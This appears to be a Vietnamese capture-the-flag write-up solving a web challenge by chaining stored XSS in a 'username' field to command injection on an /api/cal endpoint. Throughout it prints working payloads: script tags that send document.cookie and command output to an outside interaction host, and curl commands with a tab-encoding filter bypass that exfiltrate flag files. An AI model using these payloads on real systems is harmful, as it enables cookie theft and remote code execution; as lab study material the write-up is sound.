


**Phân tích code**

Trang chủ: trả về Hello, World!





Tạo stats:





Đọc stats:





Payload:

{


"username":"<script>alert(1)</script>",

"high\_score":"1"

}

🡪 Thực thi Javascript thành công

Nếu bạn gửi bài post cho admin thì có thể khai thác lỗ hổng XSS:



Để lấy được flag, bạn phải thực thi lệnh từ xa:



Cách 1: Khai thác lỗ hổng XSS để lấy cookie của admin, tự chạy /api/cal

Payload:

{

"username":"<script>fetch('http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/', { method: 'POST', mode: 'no-cors', body: document.cookie});</script>",

"high\_score":"1"

}

Mình nhận được kết nối trên interact.sh nhưng không nhận được cookie



Nếu httpOnly=true, bạn rất khó lấy được cookie

🡪 Cách 1 failed

Cách 2: Tạo 1 stat cho admin chuyển tiếp đến /api/cal, trả kết quả cho chúng ta

Payload:


{

"username":"<script>(async () => {{let response = await fetch('/api/cal?modifier=;cat /ctf/flag.txt');let flag = await response.text();await fetch('http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/?c=' + btoa(flag))}})()</script>",

"high\_score":"1"

}

Cách 3: cho admin chạy trực tiếp /api/cal, trả kết quả cho chúng ta

Cách này bị lọc: 

Payload: api/ca\tl?modifier=5;curl http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/

Nếu bạn đưa trực tiếp payload này cho admin thì không chạy được đâu vì trình duyệt không hiểu \t là gì. Phải chỉnh sửa là %09 trong burpsuite nha. Sửa ở trình duyệt cũng không được vì nó chặn %. Chỗ này mình không hiểu lắm, nếu để % trong burpsuite thì không bị chặn

Payload: path=api%2Fca%09l%3Fmodifier%3D-1%3Bcurl+http%3A%2F%2Fgqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun%2F+-d+%22%24%28cat+flag%2A%29%22

api/ca l?modifier=-1;curl http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/ -d "$(cat flag\*)"

Nếu bạn muốn gửi đến webhook dữ liệu Json bằng curl:

api/ca l?modifier=5;curl -X POST http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/ -H 'content-type: application/json' -d {"content":"$(echo 'hi')"}

**Flag: CACI{1\_l0v3\_c0mm4nd\_1nj3ct10n}**